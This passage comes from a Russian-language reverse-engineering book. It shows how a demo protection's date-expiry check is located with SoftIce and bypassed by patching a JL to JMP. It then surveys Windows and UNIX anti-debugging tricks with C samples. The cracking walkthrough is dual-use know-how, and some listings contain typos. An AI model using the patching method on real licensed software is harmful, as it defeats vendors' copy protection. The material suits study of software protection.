.text:00401051 ; это есть ни что иное, как дополнительная
.text:00401051 ; проверка на точку останова, установленную на API-функцию
.text:00401051 ; ну-ка, посмотрим, куда ведет эта ветка,
```

```
.text:00401051 ; и какова реакция защиты
.text:00401051 ; на срабатывание резервного механизма
.text:00401051 ; обнаружения контрольных точек
.text:00401051 ; (строго говоря, здесь что угодно, вплоть до процедуры
.text:00401051 ; форматирования винчестера, поскольку ветка
.text:00401051 ; получает управление, только если защита была
.text:00401051 ; преднамеренно модифицирована хакером)
.text:00401051 ;…
.text:004010DA loc_4010DA:                        ; CODE XREF: WenZay+46j
.text:004010DA        mov    dword ptr [ebx], 0EC8B55h
.text:004010E0        add    ecx, 3
.text:004010E3        jmp    short loc_401089
.text:004010E3 ; ага! теперь защита отнюдь не копирует пролог,
.text:004010E3 ; искаженный точкой останова,
.text:004010E3 ; а засылает в буфер его оригинальное содержимое, точнее
.text:004010E3 ; не то, чтобы оригинальное
.text:004010E3 ; (первый байт функции может и не быть
.text:004010E3 ; равным 55h), — наиболее вероятное оригинальное содержимое
.text:004010E3 ; значение ECX равно трем, так как мы засылаем в буфер
.text:004010E3 ; три байта, остается только выяснить,
.text:004010E3 ; что же с этим буфером защита делает?…
.text:00401089 loc_401089:                        ; CODE XREF: WenZay+7Fj
.text:00401089        test   ecx, ecx
.text:0040108B        jnz    short loc_401094
.text:0040108B ; здесь, очевидно, осуществляется проверка —
.text:0040108B ; был ли занесен в буфер
.text:0040108B ; хоть один байт, т. е. распознала ли защита
.text:0040108B ; хоть один шаблон?
.text:0040108B ; и если буфер был изменен, мы переходим к следующей ветке…..
.text:00401094 loc_401094:                        CODE XREF: WenZay+8Bj
.text:00401094        lea    esi, [ecx+ebx]
.text:00401094 ; устанавливаем ESI на конец буфера
.text:00401094 ;
.text:00401097        mov    edi, offset unk_408000
.text:00401094 ; устанавливаем EDI странного вида
.text:00401094 ; последовательность'╗HACK',0FFh,'p'
.text:00401094 ; которая в HEX-виде выглядит так: B8h 43h 41h 43h 4Bh FFh E0h
.text:0040109C ; что это за гадость?! увы, непонятно…
.text:0040109C ;
```

```
.text:0040109C loc_40109C:                          ; CODE XREF: WenZay+A8j
.text:0040109C        mov    dl, [edi]
.text:0040109E        add    edi, 1
.text:004010A1        mov    [esi], dl
.text:004010A3        add    esi, 1
.text:004010A6        test   dl, dl
.text:004010A8        jnz    short loc_40109C
.text:004010A8 ; дописываем эту строку в конец буфера
.text:004010A8 ;
.text:004010AA        lea    edx, [ebp+ecx+0]
.text:004010AA ; устанавливаем EDX на первый
.text:004010AA ; не скопированный байт API—функции и…
.text:004010AA ;
.text:004010AE        mov    [ebx+ecx+1], edx
.text:004010AE ; …засылаем куда-то в середину буфера его адрес.
.text:004010AE ; Под отладчиком хорошо видно,
.text:004010AE ; что он ложится как раз поверх слова "HACK".
.text:004010AE ; Что происходит?! Совершенно непонятно… ладно,
.text:004010AE ; давайте дождемся выхода из функции
.text:004010AE ; и посмотрим как этот буфер защита использует
.text:004010AE ;…
.text:004010B8        retn
.text:004010B8 ; …а вот и выход!
.text:004010B9 ;
```

Итак, к настоящему моменту мы выяснили только одно: защита ищет в прологах API-функций какие-то последовательности команд, попутно обнаруживая программные точки останова (если они там есть), а затем переносит успешно распознанные шаблоны в свой локальный буфер и проделывает с ним малопонятные операции. Конечно, если посидеть над этой головоломкой, мы наверняка сможем найти ответ, но это же сколько времени придется угробить впустую? Да и зачем, лучше просто посмотреть, как защита использует содержимое буфера, и все сразу станет ясно. Чтобы не блуждать в дебрях дизассемблерного кода, пытаясь разобраться, куда же функция возвращает управление и где именно расположены команды, обрабатывающие буфер, мы установим на адрес его начала аппаратную точку останова, вот так:

```
bpm ebx
```

И, к нашему огромному удивлению, эта контрольная точка не сработает. Хм! Но ведь противостоять аппаратным точкам останова с прикладного

уровня очень непросто, а при правильно спроектированном отладчике и вовсе невозможно! Наш SoftIce к "правильным" отладчикам, очевидно, не относится и предоставляет отлаживаемым программам Back Door-интерфейс, свободно позволяющий им (отладчиком) манипулировать! Защита может, например, при входе в критический участок кода временно выключить точки останова, а по выходу из него вновь включить. Другой возможный вариант: первые четыре байта буфера вообще не используются и представляют собой "яму" для отладчика — специально отведенное пространство для установки точки останова, которое реально никак не используется. Хорошо, переместим нашу контрольную точку на четыре байта вперед, и что же?! Она по-прежнему не срабатывает! Еще на четыре байта вперед — и вновь промах. А ведь защита реально инициализировала лишь 12 байтов, мы прочесали весь буфер целиком, но нигде не обнаружили и намеков на какое-либо к нему обращение!

Наша ошибка состоит в том, что мы поставили точку останова лишь на запись/чтение, совершенно забыв о таком виде доступа, как исполнение. Да, в запасе нашего хакерского арсенала остается один-единственный прием: поставить точку останова на исполнение

```
bmp ss:ebx X
```

Ура!!! Это сработало!!!

Листинг 3.26. Всплытие отладчика по аппаратной точке на исполнение локального буфера

```
001B:0012FEB4              PUSH   EBP
001B:0012FEB5              MOV    EBP, ESP
001B:0012FEB7              MOV    EAX, 77E9C37D
001B:0012FEBC              JMP    EAX
001B:0012FEBE              ADD    [EAX], AL
```

К тому, что в буфере окажется исполняемый код (листинг 3.26), мы уже были готовы (не зря же мы поставили точку останова на исполнение), но вот что этот код делает? Сначала идет традиционный пролог функции, затем безусловный переход по адресу `77E9C37Dh`. Очевидно, этот адрес принадлежит не самой отлаживаемой программе, а операционной системе, точнее — ее динамическим библиотекам. Команда `mod` отладчика SoftIce позволяет даже установить, какой именно библиотеке из всех. Искушенные читатели, вероятно, уже распознали старую добрую KERNEL32.DLL, что, собственно, и следовало ожидать, именно она экспортирует функцию `GetLocalTime`.

Вот, собственно, и все! Алгоритм работы защиты наконец-то прояснился. Точка останова на `GetLocalTime` успешно установлена (точнее не на

GetLocalTime, а на буферный переходник к ней). Остается дать команду P RET, чтобы выйти непосредственно на защитный код (листинг 3.27).

Листинг 3.27. Локализация защитного кода

```
.text:00401208          lea     edx, [esp+0xF8]
.text:0040120F          push    edx
.text:00401210          call    edi
.text:00401212          movzx   edx, [esp+0xF8]
.text:0040121A          cmp     edx, 7D0h
.text:00401220          jl      short loc_40129E
```

Защитный код нам более или менее ясен. Вызываем GetLocalTime (попутно отметив, что при дизассемблировании файла в CALL EDI очень трудно распознать CALL GetLocalTime, и потому дизассемблирование окажется крайне неэффективным для взлома защит данного типа). Затем мы проверяем... черт возьми, а что мы, собственно, проверяем?! Сейчас сообразим, смотрите, программа передает функции указатель на (ESP + F8h) и проверяет содержимое слова по адресу [ESP + F8h]. Поскольку API-функции самостоятельно вычищают переданные им аргументы из стека, поправку на четыре байта, ушедшие на передачу регистра edi, делать не надо, стало быть, в регистр edx загружается первое слово структуры SYSTEMTIME, указатель на которую и передается функции GetLocalTime. Заглянув в Platform SDK, мы с удовлетворением обнаружим, что это не что иное, как Year, текущий год. Ну, а

```
CMP EDX, 7D0H
```

тогда — его проверка на предельно допустимое значение (7D0h в десятичной нотации выглядит как 2000). Очевидно, что ветка JL SHORT LOC_40129E получает управление до тех пор, пока текущий год (!) не достигнет заданной величины (суффикс l от less, передача управления, если меньше). А нам необходимо, чтобы данная ветка программы получала управление. Как этого добиться?! Да очень просто — достаточно заменить JL на безусловный JPM, что осуществляется заменой байта по адресу 401220h на EBh.

С замиранием сердца запускаем взломанную программу, и она победно выдает **OK**! Защита пала, и наше подопытное приложение, наплевав на истечение срока своей эксплуатации, послушно работает!! Мы взломали его!!! Да, взломали, но какой ценой?! К тому же, нашу защиту очень легко усилить...

Вызов API-функций через мертвую зону

Защитный механизм, предложенный выше, великолепно справляется с программными точками останова, но легко ломается на аппаратных. Впрочем, кто на них не ломается?! Против отладочных средств, заложенных в 80486+ процессоры, с прикладного уровня действительно не попрешь, но собственно, зачем нам сражаться с отладочными средствами? Они всего лишь инструмент в руках человека. А всем "человекам" свойственны определенные слабости и психологическая инерция в том числе. Хорошо, если взломщик вообще догадается установить точку останова на чтение API-функции. Догадаться же установить точку останова не на первый байт API-функции... Это придет в голову только опытным хакерам, каких единицы. Собственно, в доступе к первому байту вся соль и заключается. Если мы ухитримся выполнить функцию без какого-либо обращения к нему вообще, мы победим, и, соответственно, наоборот.

Идея заключается в том, чтобы идентифицировать пролог функции не по первой его команде. И даже не по второй, поскольку аппаратная точка, устанавливаемая SoftIce по умолчанию, контролирует область памяти размером в четыре байта. Стандартный, неоптимизированный пролог занимает от шести до девяти байтов, причем постоянными являются только первые пять из них, а остальные представляют собой непосредственное значение объема памяти, резервируемой под локальные переменные, который непредсказуемым образом меняется от функции к функции. Следовательно, у нас остается один-единственный байт, да и то приходящийся не на опкод команды, а на поле адресации, удовлетворяющее следующему условию:

```
XXX ESP, immediate.
```

Конечно, надежность такого отождествления оставляет желать лучшего, и если мы обнаружим по смещению четыре, считая от начала API-функции, число `ECh`, то еще не факт, что это действительно хвост стандартного пролога, а не что-нибудь еще. К тому же, большинство API-функций операционной системы Windows 98 использует оптимизированный пролог, занимающий всего два байта, что полностью обессмысливает данный прием. Единственный выход: внедрить в защищаемую программу сигнатуры всех интересующих ее API-функций для каждой из операционных систем. Да, это утомительно, но зато чрезвычайно надежно и практически не взламывается. К тому же, трудозатраты на создание банка сигнатур не так уж и велики (естественно, если защита не сможет опознать API-функцию, она должна вызывать ее обычным образом).

В демонстрационном примере, приведенном в листинге 3.28, для простоты и наглядности будет идентифицироваться именно стандартный пролог функции. Ведь нас, в конечном счете, интересуют не столько детали технической реализации предложенной защиты, сколько ее стойкость к взлому!

Давайте модифицируем функцию `ZenWay` следующим образом и посмотрим, что у нас из всего этого получится (попутно отметим, что даже под Windows 2000 защите удается распознать лишь пролог функции `GetLocalTime`, но не `GetStdHandle` и не `WriteConsole`).

Листинг 3.28. Пример реализации защитной функции, идентифицирующий пролог API-функцией не по первому байту

```
ZenWay(char *p, char *dst)
{
// проверяем сигнатуру пролога, начиная с четвертого (считая с нуля)
// байта. Проверка осуществляется по совпадению единственного байта
// ECh, который как раз задает способ адресации ESP, immediate
// конечно, это не слишком надежно, но...
       if ((unsigned char)p[4] == 0xEC)
              *((DWORD*) dst) = 0x83EC8B55;
// восстаналиваем ожидаемый пролог
       else
              return 0;
// пролог не опознан, сваливаем

       // КОПИРОВАНИЕ ХВОСТА КОМАНДЫ
       *((WORD *)(dst + 4)) = *((WORD *)(p + 4));

       // ФОРМИРОВАНИЕ ПЕРЕХОДА НА ХВОСТ ФУНКЦИИ
       strcpy((dst + 6), "\xB8HACK\xFF\xE0");
       *((DWORD *)(dst + 7)) = (DWORD) (p + 6);
       return 1;
}
```

OK, компилируем это и натравливаем на него отладчик. Как и следовало ожидать, установка точек останова на API-функции не дает абсолютно никаких результатов. Во всяком случае, до того момента, пока мы не догадаемся сместить точку останова на несколько байтов "вперед", в область более старших адресов.

Но нет ли каких-нибудь более изощренных способов взлома, дающих быстрый, надежный и гарантированный результат? Есть! Только не все о них знают. Те немногие, что дизассемблировали динамическую библиотеку KERNEL32.DLL, знают, что она не содержит ровным счетом ничего. В ней нет буквально ничего интересного: самостоятельного кода — жалкие крохи,

и практически все функции представляют собой переходники к NTDLL.DLL. А та, в свою очередь, опирается на ntoskrnl.exe. В частности, та же функция `GetLocalTime` обращается к `RtlTimeToTimeFields`, экспортируемой из NTDLL.DLL. Кстати, именно эту же функцию вызывает и `GetSystemTime`, что на уровне NTDLL делает различия между этими двумя функциями не столь уж существенными. Чувствуете, куда я клоню? Ну, конечно же! Установка точек останова на API-функции — ребячество. Настоящие профессионалы всегда смотрят вглубь и работают на уровне ядра. Очень немногие защиты рискнут бросить вызов ему уже хотя бы потому, что это сделает их привязанными именно к той ОС, для которой они разрабатывались. Весь фокус в том, что хакер, в отличие от разработчика, может позволить себе роскошь закладываться на конкретную ОС, под которой он работает. Ну и что с того, что в Windows 98 функция `GetLocalTime` реализована иначе и не вызывает `RtlTimeToTimeFields`?! Главное, что она вызывает ее на компьютере хакера.

Итак, отдаем команду

```
bpx NTDLL.DLL!RtlTimeToTimeFields,
```

запускаем ломаемую программу, и отладчик незамедлительно всплывает. Остальное — уже, как говорится, дело техники. Чтобы не выбираться из глубоко вложенных друг в друга системных функций, достаточно просмотреть стек вызовов командой `STACK` (листинг 3.29).

Листинг 3.29. Содержимое стека в момент вызова `NTDLL.DLL!RtlTimeToTimeFields`

```
:STACK
12FE40              401155        ntdll!.text+8DD8
12FF80              4014DF        crackme!.text+0155
12FFC0              77E87903      crackme!.text+04DF
12FFF0              0
       KERNEL32!SetUnhandledExceptionFilter+005C
```

Верхняя строчка в листинге 3.29 как раз и указывает на тот код, который вызвал API-функцию `GetLocalTime` (точнее даже не функцию, а хитрый переходник к ней через локальный буфер, но при данной стратегии взлома на все эти хитрости защиты хакер может не обращать внимания, они становятся "прозрачными" для него, поскольку хакер работает на более глубоком уровне, нежели защита).

Посмотрим дизассемблером, что же это за код (листинг 3.30).

Листинг 3.30. Локализация защитного кода

```
.text:0040114B          lea     edx, [esp+132h+var_3A]
.text:00401152          push    edx
.text:00401153          call    edi                     ; GetLocalTime
.text:00401155          movzx   edx, [esp+136h+var_3E]
.text:0040115D          cmp     edx, 7D0h
.text:00401163          jl      short loc_4011E1
```

Узнаете?! Еще бы! Хорошо знакомые еще по предыдущей защите места! Трудоемкость взлома на этот раз можно считать равной нулю, поскольку весь процесс нейтрализации защитного механизма не занял у нас и десяти минут. Правда, сказанное справедливо лишь по отношению к Windows NT, а под Windows 98 ситуация не столь радужная. Поскольку в ней функция `GetLocalTime` не опирается на `RtlTimeToTimeFields`, а реализована совсем по другому, хакеру придется основательно попотеть, чтобы ее запеленговать. Впрочем, по наблюдениям автора, все серьезные хакеры сидят под Windows NT/W2K/XP, и потому особенности внутреннего устройства Windows 98 не являются для них проблемой.

Сказанное применимо не только к `GetLocalTime`, но и к подавляющему большинству других API-функций. Вот, в частности, `CreateFileA` опирается на `NtCreateFile`, а `GetWindowTextA` — на сервис `11D2h` прерывания `2Eh` (Native API).

Копирование API-функций целиком

Как вариант рассмотрим копирование API-функций в собственный локальный буфер целиком. Собственно, такой трюк не имеет перед описанными ранее никаких преимуществ, за исключением того, что он очень просто реализуется. Вместо трудоемкого определения границ команд машинного кода здесь достаточно одного-единственного вызова функции `memcpy`, и все! Впрочем, нет, далеко не все. Во-первых, сразу же возникает вопрос: сколько байтов копировать? Ведь длина API-функций формально ограничена лишь протяженностью адресного пространства, ну не копировать же в свой буфер целый гигабайт?! С другой стороны, на практике большинство API-функций свободно укладывается в десяток-другой килобайт, что по сегодняшним меркам совсем немного. Буфер в полста килобайт покроет все наши потребности и еще оставит хороший запас для прочности! Во-вторых: ряд x86-команд используют относительную адресацию, а многие API-функции обращаются к своим подпрограммам не только "вперед", но и "назад". Причем, опять-таки, диапазон относительных адресов формально ничем не ограничен,

но на практике все дочерние функции (во всяком случае, те, что вызываются по относительным адресам) свободно укладываются в диапазон ± 5 Кбайт.

Конечно, надежность данного защитного механизма зиждется лишь на том предположении, что к следующей версии Windows не распухнет настолько, чтобы вылезти за указанные пределы, что вовсе не факт! Это действительно глупая и грязная защита, рассматриваемая здесь лишь благодаря тому, что она очень популярна в определенных кругах. Удивительно, как некоторые программисты способны переоценивать ее стойкость к взлому (точнее полное отсутствие стойкости как таковой). Что ж, давайте модифицируем нашу процедуру `ZenCpy` следующим образом и сами убедимся (листинг 3.31).

Листинг 3.31. Пример реализации защитной функции, копирующий API-функции целиком

```
void* ZenCpy(char *p, char *dst)
{
        memcpy(dst, p — MAX_CODE_SIZE/2, MAX_CODE_SIZE);
        return dst + MAX_CODE_SIZE/2;
}
```

Поскольку копирование тела API-функции осуществляется без коррекции программной точки останова (если та действительно установлена), то по причинам, уже рассмотренным выше, отлаживаемое приложение сразу же грохается. К чести разработчиков защиты отметим, что грохается оно не под самим отладчиком, а именно под установленной точкой останова: до тех пор, пока защиту не пытаются ломать, ни с какими отладчиками она не конфликтует. В противном же случае SoftIce вообще не всплывает, а передает управление операционной системе, которая и выводит сообщение типа:

```
исключение unknown software exceptions (0x80000003) по адресу 0x0116144
```

и предлагает на выбор два варианта: **OK** или **Отмена**. **OK** прибивает защищенное приложение, а **Отмена** вызывает системный отладчик (на хакерском компьютере это обычно Microsoft Visual Studio). Что ж, давайте, вызовем отладчик и заглянем в стек (листинг 3.32).

Листинг 3.32. Содержимое стека в момент обрушения защищенной программы

```
00116144()
CRACKME.A282E52EH! 004014d9()
KERNEL32! 77e87903()
```

Первая строчка указывает на стек, где содержится код, уже искаженный программной точкой останова, а потому нам совершенно неинтересный. Следующая строчка — адрес функции `start`, которая в какой-то момент передает управление функции `main`, но вот в какой именно, нам заранее неизвестно. Увы, отладчик MS VC оставляет желать лучшего, и нам приходится заботиться о себе самостоятельно. Собственно, ничего сложного в этом нет. Адрес возврата из порушенной API-функции даже не думает маскироваться и лежит на самой верхушке стека. Всего-то и требуется просмотреть содержимое памяти по этому адресу. Ага, дамп показывает, что здесь записана последовательность `19h 11h 40h 00h`, которая соответствует адресу `401119h`.

Листинг 3.33. Локализация защитного кода

```
.text:0040110F          lea     edx, [esp+0Eh+arg_33C0A]
.text:00401116          push    edx
.text:00401117          call    edi
.text:00401119          movzx   edx, [esp+12h+arg_33C06]
.text:00401121          cmp     edx, 7D0h
.text:00401127          jl      short loc_4011A5
```

Вот мы и попали в самое сердце защитного механизма (листинг 3.33)! Код, уже знакомый нам по двум предыдущим защитам, мы обсуждать не будем. А вот касательно стойкости такой защиты заметим, что алгоритм ее работы вряд ли очевиден новичку, и непрофессиональные взломщики могут просидеть над ней и день, и два, а то и больше! И это при том, что защита практически не требует никаких усилий от разработчика защищаемого приложения! (листинг 3.34).

Листинг 3.34. Баг системного загрузчика NT/w2k

```
# БАГ ЗАГРУЗЧИКА PE-файлов NT/w2k
# ==============================


# ПРОБЛЕМА
# ========
если файл не подключает kernel32.dll, то под NT
он не запускается, так как системный загрузчик в процессе загрузки файла
обращается к функции .... kernel32.dll, ожидая ее увидеть спроецированной
на адресное пространство загружаемого процесса. Если же процесс
не вызывает никаких функций API, линкер, соответственно,
```

```
не подключает и kernel32.dll, и потому загрузка файла
тихо обламывается



# РЕШЕНИЕ
# =======
вызывать хоть какую API-функцию из kernel32.dll

# ПРИЛОЖЕНИЯ
# ==========
1) файл, который не запускается
-----------------------------
.386
.model flat,STDCALL
.code
start:
       xor eax,eax
       mov eax, [eax]
       ret
end start
```

Как обнаружить отладку средствами Windows

В своей книге "Секреты системного программирования в Windows 95" Мэтт Питтрек описал структуру информационного блока цепочки (Thread Information Block), рассказав о назначении многих недокументированных полей. Особый интерес представляет двойное слово, лежащее по смещению `0x20` от начала структуры `TIB`, содержащее контекст отладчика (если данный процесс отлаживается) или ноль — в противном случае. Информационный блок цепочки доступен через селектор, загруженный в регистр `FS`, и без проблем может читаться прикладным кодом.

Если двойное слово `FS:[0x20]` не равно нулю, процесс находится под отладкой. Это настолько заманчиво, что некоторые программисты включили такую проверку в свои защиты. В результате их программы не смогли исполняться под Windows NT, поскольку она хранит в этом поле не контекст отладчика, а идентификатор процесса, который никогда не бывает равным нулю, отчего защита ошибочно полагает, что находится под отладкой.

Это обстоятельство было подробно описано самим же Мэттом Питтреком в майском номере журнала "Microsoft Systems Journal" за 1996 г., где в статье "Under The Hood" он привел следующую структуру (листинг 3.35).

Листинг 3.35. Пример недокументированной проверки

```
union                   // 1Ch (NT/Win95 differences)
{
        struct // Win95 fields
        {
                WORD   TIBFlags;             // 1Ch
                WORD   Win16MutexCount;      // 1Eh
                DWORD  DebugContext; // 20h
                DWORD  pCurrentPriority;     // 24h
                DWORD  pvQueue;              // 28h Message Queue selector
        } WIN95;

        struct // WinNT fields
        {
                DWORD  unknown1;             // 1Ch
                DWORD  processID;            // 20h
                DWORD  threadID;             // 24h
                DWORD  unknown2;             // 28h
        } WINNT;
} TIB_UNION2;
```

Этот случай в очередной раз подтвердил: не стоит без особой необходимости использовать недокументированные особенности, как правило, они приносят больше проблем, чем пользы.

3.6. Антиотладочные приемы под UNIX

Качество защитных механизмов в UNIX все еще остается на уровне слабого подобия левой руки впрочем, качество хакерского инструментария под UNIX еще хуже, так что одно уравновешивает другое, даже плохонькая защита представляет собой большую проблему и дикую головную боль. Данный раздел дает краткое представление о проблеме и рассказывает о наиболее популярных методах противодействия отладчикам и дизассемблерам.

Программное обеспечение под UNIX далеко не всегда бесплатное, и коммерческий софт успешно конкурирует с Open Source проектами (свобода — еще не синоним халявы). Это и научные приложения, моделирующие движения звезд в галактиках, и корпоративные пакеты для работы с трехмерной графикой, и серверное обеспечение, и программные комплексы для управления производством. Все это не имеет никакого отношения ни к ПК,

ни к пиратству. Исследовательские институты и корпорации слишком дорожат своей репутацией, чтобы идти на открытый грабеж.

Поэтому-то в мире UNIX так мало защит от несанкционированного копирования. Вот Linux — другое дело! Ориентированная на домашних и офисных пользователей, она движется тропой варварского рынка (он же массовый), населенного хакерами, пиратами и продвинутыми юзерами, способными постоять за свои права. Без достойной защиты здесь никуда! Без достойной защиты ваша программа вообще не будет продаваться, а хорошая защита предполагает наличие антиотладочных приемов.

Большинство таких приемов по своей природе системно зависимы и препятствуют переносу защищенной программы на другие платформы, поэтому пользоваться ими следует с большой осторожностью и осмотрительностью, тщательно тестируя каждую строку кода.

Паразитные файловые дескрипторы

В большинстве (если не во всех) систем UNIX файл, запущенный нормальным образом, получает в свое распоряжение три дескриптора:

- 0 (stdin);
- 1 (stdout);
- 2 (stderr).

```
# cat anti-gdb-1.c
#include <stdio.h>

main()
{
        printf("anti-gdb-1 demo by A^C^E\n");
        if (close(3)==-1)
                printf("gdb not detected, all ok\n");
        else
                printf("gdb detected, fuck off\n");

}
#
# /bin/_anti-gdb-1
anti-gdb-1 demo by A^C^E
gdb not detected, all ok
#
# gdb -q /bin/_anti-gdb-1
(no debugging symbols found)...(gdb) run
Starting program: /bin/_anti-gdb-1
anti-gdb-1 demo by A^C^E
gdb detected, fuck off
(no debugging symbols found)...(no debugging symbols found)...
Program exited with code 027.
(gdb)
```

Рис. 3.13. Капкан для debugger

GDB и подобные ему отладчики создают дополнительные дескрипторы и не закрывают их. Чтобы обнаружить отладчик, достаточно попытаться закрыть дескриптор номер 3, и если эта операция завершится успешно, значит, нас отлаживают по полной программе (рис. 3.13)!

Готовый пример реализации может выглядеть, например, как в листинге 3.36.

Листинг 3.36. Распознавание отладчика по паразитным дескрипторам

```
if (close(3)==-1)
       printf ("all ok\n");
else
printf ("fuck off,debugger!\n");
```

Аргументы командной строки и окружение

Оболочка типа bash автоматически подставляет имя запускаемого файла в переменную окружения:

```
getenv("_").
```

Отладчики же оставляют ее пустой (табл. 3.1). Наблюдаются некоторые различия и с нулевым аргументом командой строки: bash (и подавляющее большинство остальных оболочек) подставляет сюда текущее имя файла, а GDB — имя файла с полным путем (впрочем, ALD таким путем распознать не удается).

Таблица 3.1. *Распознавание отладчика по параметрам командной строки и переменным окружения*

	argv[0]	**getenv("_")**
shell	./file_name	./file_name
strace	./file_name	/usr/bin/strace
ltrace	./file_name	/usr/bin/ltrace
fenris	./file_name	/usr/bin/fenris
gdb	/home/usr/file_name	(NULL)
acl	./file_name	(NULL)

Дерево процессов

В Linux при нормальном исполнении программы идентификатор родительского процесса (ppid) всегда равен и идентификатору сессии (sid), а при запуске под отладчиками ppid и sid различны (табл. 3.2). Однако в других операционных системах (например, FreeBSD) это не так, и sid отличается от ppid даже вне отладчика. Как следствие, программа, защищенная по этой методике, дает течь, отказываясь выполняться даже у честных пользователей.

Личное наблюдение — при нормальном исполнении программы под FreeBSD идентификатор текущего процесса существенно отличается от идентификатора родительского, а при запуске из-под отладчика идентификатор родительского процесса меньше ровно на единицу. Таким образом, законченный пример реализации может выглядеть так (листинг 3.37).

Листинг 3.37. Определение отладчика по родословной процессоров

```
main ()
{
        if ( (getppid() != getsid(0)) && ((getppid() + 1) != getppid())
                printf("fuck off, debugger!\n");
        else
                printf("all ok!\n");
}
```

Таблица 3.2. *Вариации идентификаторов в Linux*

	shell	gdb	strace	ltrace	fenris
getsid	0x1968	0x1968	0x1968	0x1968	0x1968
getppid	0x1968	0x3a6f	0x3a71	0x3a73	0x3a75
getpgid	0x3a6e	0x3a70	0x3a71	0x3a73	0x3a75
getpgrp	0x3a6e	0x3a70	0x3a71	0x3a73	0x3a75

Сигналы, дампы и исключения

Следующий прием основан на том факте, что большинство отладчиков жестко держат SIGTRAP-сигналы (trace/breakpoint trap) и не позволяют отлаживаемой программе устанавливать свои собственные обработчики. Как это можно использовать для защиты? Устанавливаем обработчик исключительной ситуации посредством вызова

```
signal(SIGTRAP, handler)
```

и спустя некоторое время выполняем инструкцию `INT 03`. При нормальном развитии событий управление получает handler, а при прогоне программы под GDB происходит аварийный останов с возвращением в отладчик. При возобновлении выполнения программа продолжает исполняться с прерванного места, при этом handler управления так и не получает. Имеет смысл повесить на него расшифровщик или любую другую "отпирающую" процедуру.

Это очень мощный антиотладочный прием, единственный недостаток которого заключается в привязанности к конкретной аппаратной платформе, в данном случае платформе Intel.

Конкретный пример реализации выглядит как в листинге 3.38.

Листинг 3.38. Сигналы на службе

```
#include <signal.h>

void handler(int n) { /* обработчик исключения */ }

main()
{
        // устанавливаем обработчик на INT 03
        signal(SIGTRAP, handler);

        //…

        // вызываем INT 03, передавая управление handler
        // или отладчику (если он есть)
        __asm__("int3");

        // зашифрованная часть программы,
        // расшифровываемая handler
        printf("hello, world!\n")
}
```

Распознавание программных точек останова

Программные точки останова (представляющие собой машинную команду `INT 03h` с кодом `CCh`) распознаются тривиальным подсчетом контрольной суммы. Поскольку порядок размещения функций в памяти в общем случае совпадает с порядком их объявления в исходном тексте, адрес конца функции равен указателю на начало следующей функции (листинг 3.39).

Листинг 3.39. Контроль целостности своего кода как средство обнаружения программных точек останова

```
foo() {/* контролируемая функция 1 */ }
bar() {/* контролируемая функция 1 */  }
main()
{
        int a; unsigned char *p; a = 0;
        for (p = (unsigned char*)foo; p < (unsigned char*)main; p++)
                a += *p;

        if (a != _MY_CRC)
                printf ("fuck off, debugger!\n");
        else
                printf ("all ok\n");
}
```

Мы трассируем, нас трассируют...

Функцию `ptrace` нельзя вызывать дважды — попытка трассировки уже трассируемого процесса порождает ошибку. Это не ограничение библиотеки ptrace — это ограничение большинства процессорных архитектур (хотя на x86-процессорах можно и развернуться). Отсюда идея — делаем `fork`, расщепляя процесс на два, и трассируем самого себя. Родителю достается `PT_ATTACH` (он же `PTTRACE_ATTACH`), а потомку — `PT_TRACE_ME` (он же `PTTRACE_TRACE_ME`). Чтобы хакер не прибил `ptrace`, в ходе трассировки рекомендуется делать что-то полезное (например, динамически расшифровать код), тогда отладка такой программы будет возможна лишь на эмуляторе.

Простейший пример реализации может выглядеть, например, как в листинге 3.40.

Листинг 3.40. Самотрассирующаяся программа

```
int main()
{
        pid_t child; int status;
        switch((child = fork()))
        {
                case 0:                                 // потомок
                        ptrace(PTRACE_TRACEME);
```

```
                        // секретная часть
                        exit(1);

                case -1:                                // ошибка
                        perror("fork"); exit(1);

                default:                                // родитель
                        if (ptrace(PTRACE_ATTACH, child))
                        {
                                kill(child, SIGKILL); exit(2);
                        }
                        while (waitpid(child, &status, 0) != -1)
                        ptrace(PTRACE_CONT, child, 0, 0);
                        exit(0);
        }
        return 0;
}
```

Прямой поиск отладчика в памяти

Всякий отладчик прикладного уровня может быть обнаружен тривиальным просмотром содержимого `/proc`. Хороший результат дает поиск по сигнатурам — текстовым строкам копирайтов конкретных отладчиков. Чтобы быть

```
#
#
# ls /proc
0       101     104     2       4       6       68      86      curproc
1       102     105     3       5       64      70      98
100     103     106     393     57      66      72      99
# ls /proc/101
cmdline dbregs  file    map     note    regs    status
ctl     etype   fpregs  mem     notepg  rlimit
# less /proc/101/map
0x8048000 0x804d000 5 0 0xc8ef9f00 r-x 7 0 0x0 COW NC vnode
0x804d000 0x8050000 3 0 0xc8eda8a0 rw- 2 0 0x2180 NCOW NNC default
0x8050000 0x8056000 6 0 0xc8eda8a0 rwx 2 0 0x2180 NCOW NNC default
0x2804d000 0x2805e000 17 0 0xc04040a0 r-x 32 16 0x0 COW NC vnode
0x2805e000 0x2805f000 1 0 0xc8ef94e0 rw- 1 0 0x2180 COW NNC vnode
0x2805f000 0x28061000 2 0 0xc8ef9c00 rw- 2 0 0x2180 NCOW NNC default
0x28061000 0x28069000 6 0 0xc8ef9c00 rwx 2 0 0x2180 NCOW NNC default
0x28069000 0x28071000 8 0 0xc0404a60 r-x 24 12 0x0 COW NC vnode
0x28071000 0x28072000 1 0 0xc8ef9300 rwx 1 0 0x2180 COW NNC vnode
0x28072000 0x280f2000 99 0 0xc0404ee0 r-x 32 16 0x0 COW NC vnode
0x280f2000 0x280f7000 5 0 0xc8ef92a0 rwx 1 0 0x2180 COW NNC vnode
0x280f7000 0x2810c000 5 0 0xc8ef9240 rwx 1 0 0x2180 NCOW NNC default
0xbfbe0000 0xbfc00000 4 0 0xc8eda6c0 rwx 1 0 0x2180 NCOW NNC default
#
#
```

Рис. 3.14. В поисках отладчика

уверенным, что отлаживают именно нас, а не кого-то еще, можно сравнить идентификатор процесса отладчика (он совпадает с именем соответствующей директории в /proc) с идентификатором материнского процесса (его можно получить с помощью getppid), однако если отладчик сделает attach на активный процесс, эта методика не сработает. Однако лучше не заметить отладчик, чем реагировать на отладку посторонних процессов (рис. 3.14).

Измерение времени выполнения

Отладчики прикладного уровня не "замораживают" часы в процессе трассировки и потому замер времени между двумя соседними участками программы позволяет обнаружить как отладку, так и шпионаж за системными функциями посредством truss\ktrace.

